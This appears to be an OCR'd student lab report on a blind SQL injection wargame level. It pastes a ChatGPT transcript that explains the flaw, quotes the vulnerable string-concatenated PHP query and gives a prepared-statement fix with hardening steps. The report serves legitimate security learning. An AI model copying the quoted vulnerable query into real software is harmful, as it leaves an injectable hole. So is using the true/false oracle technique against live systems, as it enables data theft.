



2. Take a screenshot of the successful exploitation of the level that includes your OdinId





3. Take a screenshot of the results that includes your OdinId




ChatGPT 5.4 Thinking
?>
<form action="index.php" method="POST">
Username: <input name="username">
<input type="submit" value="Check existence" />
</form>
<?php } ?>
</body></html>
I'm pulling in OWASP and PHP's official docs so the fix is grounded in the standard defensive pattern, not just a code rewrite.
Thought for 52s
Odin ID: calizo
Here is the secure way to think about this fix.
1. Root cause
The root cause is that untrusted input from $_REQUEST["username"] is concatenated directly into a SQL statement:
PHP
$query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
That makes the database parse attacker-controlled data as part of the SQL syntax instead of as plain data. OWASP explicitly identifies dynamic queries built with string concatenation as the core pattern behind SQL injection, and PHP's mysqli documentation points to prepared statements as the correct defense.
OWASP Cheat S... +1
A secondary issue is that the code prints the full query when debug is set. That does not create the SQL injection by itself, but it leaks implementation details that make exploitation and troubleshooting easier for an attacker. OWASP generally recommends avoiding detailed error and diagnostic disclosure to users and handling those details in server-side logs instead. OWASP +1
2. Why boolean-only output does not make it safe
Boolean-only output is still enough for blind SQL injection. OWASP describes blind or inferential SQL injection as a case where the application does not dump database contents directly, but an attacker can still reconstruct secrets by sending crafted inputs and ob ing whether the application behaves differently for true versus false conditions. In this code, the difference between This user exists. and This user doesn't
Ask anything
Extended thinking



ChatGPT 5.4 Thinking
reconstruct secrets by sending crafted inputs and observing whether the application behaves differently for true versus false conditions. In this code, the difference between This user exists. and This user doesn't exist. is exactly that kind of true/false oracle. OWASP +1
So the page is not safe just because it only reveals existence. That response still lets an attacker ask the database a long sequence of yes/no questions and recover data one bit or one character at a time. OWASP +1
3. Secure redesign using prepared statements
The correct redesign is to stop building SQL with string concatenation and instead send a fixed query template with a bound parameter. OWASP's SQL Injection Prevention guidance recommends prepared statements as the primary defense because they keep the SQL structure separate from user data. PHP's mysqli API supports this directly with prepare, bind_param, and execute. OWASP Cheat S... +3
Odin ID: calizo
For this page specifically, the query should also be narrowed to the minimum data needed. Since the feature only checks existence, there is no reason to fetch full rows. Use SELECT 1 ... LIMIT 1 instead of SELECT *. That reduces exposure and makes the intent cleaner. Least-privilege and minimal data access are both standard hardening principles in OWASP guidance. OWASP Cheat S... +1
4. Patched PHP example
PHP
<html><body>
<?php
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
if ($_SERVER["REQUEST_METHOD"] === "POST") {
$username = $_POST["username"] ?? "";
/*
* Optional validation for this specific feature:
* keep usernames within an expected format and length.
* Validation is helpful, but it is not a substitute for prepared statements.
*/
if (!preg_match('/^[A-Za-z0-9_]{1,64}$/', $username)) {
echo "Invalid request.
";
exit;
}
try {
$link = mysqli_connect("localhost", "natas15", getenv("NATAS15_DB_PASSWORD"));
mysqli_set_charset($link, "utf8mb4");
$stmt = mysqli_prepare($link, "SELECT 1 FROM users WHERE username = ? LIMIT 1");
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



ChatGPT 5.4 Thinking
Odin ID: calizo
PHP
$stmt = mysqli_prepare($link, "SELECT 1 FROM users WHERE username = ? LIMIT 1");
mysqli_stmt_bind_param($stmt, "s", $username);
mysqli_stmt_execute($stmt);
mysqli_stmt_store_result($stmt);
if (mysqli_stmt_num_rows($stmt) > 0) {
echo "This user exists.
";
} else {
echo "This user doesn't exist.
";
}
mysqli_stmt_close($stmt);
mysqli_close($link);
} catch (mysqli_sql_exception $e) {
error_log("Database error while checking username existence.");
http_response_code(500);
echo "Request failed.
";
}
} else {
?>
<form action="index.php" method="POST">
Username: <input name="username" maxlength="64">
<input type="submit" value="Check existence" />
</form>
<?php } ?>
</body></html>
Why this patch is safe:
The SQL text is fixed: SELECT 1 FROM users WHERE username = ? LIMIT 1
The username is bound as data, not interpreted as SQL
The code uses POST directly instead of $_REQUEST
The code removes query echoing and sends only generic failure text to the client
The code validates length and format as a secondary control, not as the primary defense
OWASP Cheat S... +5
5. Hardening steps I would add
I would add these beyond the prepared-statement fix:
Remove the debug query output entirely in production. SQL text and detailed database errors should go to server-side logs, not the browser.
OWASP Cheat S... +1
Use allowlist validation for usernames, plus a strict maximum length. OWASP recommends positive or allowlist validation as a useful secondary defense, even though it does not replace parameterization.
OWASP Cheat S... +1
Use a least-privileged database account. For an existence check page, the DB user should have only the
Ask anything
Extended thinking


ChatGPT 5.4 Thinking
PHP
</body></html>
Why this patch is safe:
The SQL text is fixed: SELECT 1 FROM users WHERE username = ? LIMIT 1
The username is bound as data, not interpreted as SQL
The code uses POST directly instead of $_REQUEST
The code removes query echoing and sends only generic failure text to the client
The code validates length and format as a secondary control, not as the primary defense
5. Hardening steps I would add
I would add these beyond the prepared-statement fix:
Remove the debug query output entirely in production. SQL text and detailed database errors should go to server-side logs, not the browser.
Use allowlist validation for usernames, plus a strict maximum length. OWASP recommends positive or allowlist validation as a useful secondary defense, even though it does not replace parameterization.
Use a least-privileged database account. For an existence check page, the DB user should have only the minimum permissions needed, ideally just limited SELECT access on the required table.
Keep database secrets out of source code and load them from environment variables or a secrets-management system.
Log suspicious repeated probing behavior server-side. This kind of endpoint can be used as an oracle, so monitoring repeated existence checks is a practical defense-in-depth step.
If the business logic does not require username enumeration, return a generic response instead of explicitly saying whether a user exists. That is an inference-based hardening step: reducing the true/false signal makes blind extraction materially harder.
In sum, the wound is not the words on the page, but the way the query is built. Prepared statements close that wound by separating code from data, and the extra hardening steps make the application quieter, narrower, and far less willing to betray its secrets.
Sources
din ID: calizo


Step 10. Type coercion and juggling

1. Take a screenshot of the results that includes your OdinId




